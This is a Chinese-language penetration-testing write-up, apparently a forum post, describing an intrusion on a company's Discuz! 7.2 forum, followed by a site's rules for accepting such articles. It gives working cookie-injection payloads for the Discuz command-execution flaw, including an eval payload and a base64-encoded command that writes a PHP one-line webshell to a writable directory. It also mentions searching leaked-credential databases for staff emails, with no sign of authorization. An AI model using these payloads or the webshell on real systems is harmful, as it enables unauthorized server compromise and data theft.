先收集一下信息吧

发现他们公司有三个站点
对三个邮箱都去社工裤看了一次之后,无果,没查询到任何信息
那么久去看看bbs是否存在漏洞了咯
论坛采用的是Discuz! 7.2记得之前乌云爆过Discuz!的命令执行的洞,于是一番搜索
找到漏洞地址为:http://bbs.xxxx.cn/viewthread.php?tid=229556
在cookie中带入GLOBALS[_DCACHE][smilies][searcharray]=/.*/eui; GLOBALS[_DCACHE][smilies][replacearray]=phpinfo();
先测试一下是否存在这个洞吧,网上的POC显示未存在,我想应该是有某种防护程序吧,那么我们手工测试一下咯

可以看到的确是存在的这个洞
我们试试写入一句话GLOBALS[_DCACHE][smilies][searcharray]=/.*/eui; GLOBALS[_DCACHE][smilies][replacearray]=eval($_POST[c])%3B;

可以看到是没有写成的,嗯...应该是过滤了一些字符
可以执行系统命令

这样看也许有点不清楚,我们查看源代码吧
这样看就清楚了咯
从这可以发现我们的用户权限是Webuser
判断出不能写shell的原因有这么几个:
1.权限不足 2.不是可写目录 3.过滤了字符

之后找到可写目录为forumdata
编码一下吧...
fputs(fopen(base64_decode(Zm9ydW1kYXRhLzIucGhw),w),base64_decode(PD9waHAgZXZhbCgkX1BPU1RbJ2Z1Y2snXSk7))
这是解码后的内容fputs(fopen(base64_decode(forumdata/2.php),w),base64_decode(<?php eval($_POST['fuck']);))
访问一下看看写入成功没咯,
写入成功,拿下webshell

linux提权不怎么会...就不深入了
==============================================
1.对于渗透文章是以拿到服务器为基本要求
2.对于没有拿到服务器的渗透文章,若无太多亮点,不会给予通过
3.对于拿到服务器的渗透文章,过程缺乏亮点,手法常规,同样不予通过
4.渗透类文章最好加入代码分析,以提高通过几率
|